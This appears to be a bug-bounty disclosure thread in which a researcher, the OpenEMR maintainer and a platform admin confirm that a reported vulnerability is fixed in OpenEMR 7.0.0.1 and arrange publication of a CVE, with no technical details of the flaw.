
rata99 4 months ago Researcher

Hi Brady, Thank you so much.

We have sent a second fix follow up to the **openemr** team. We will try again in 10 days.
4 months ago

rata99 4 months ago Researcher

Dear @Brady Miller, @admin
Hope you are doing well. We have got the notification email that the 1st patch for OpenEMR 7.0.0 has been released.
Can the CVE be assigned to this issue?



Jamie Slome 4 months ago Admin

Just waiting for the go-ahead from the maintainer and then we can assign and publish a CVE for this report 👍

Brady Miller marked this as fixed in 7.0.0.1 with commit 297359 4 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

Brady Miller 4 months ago Maintainer

OpenEMR patch 1 (7.0.0.1) has been released, so this has been fixed. You have permission to make CVE # and make this public.

rata99 4 months ago Researcher

Hi @Jamie Slome @Admin could you please help to assign CVE to this issue? Thank you :)

Jamie Slome 4 months ago Admin

Sorted 👍 CVE will be published in a few hours from now!

Sign in to join this conversation

.

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

company

about

team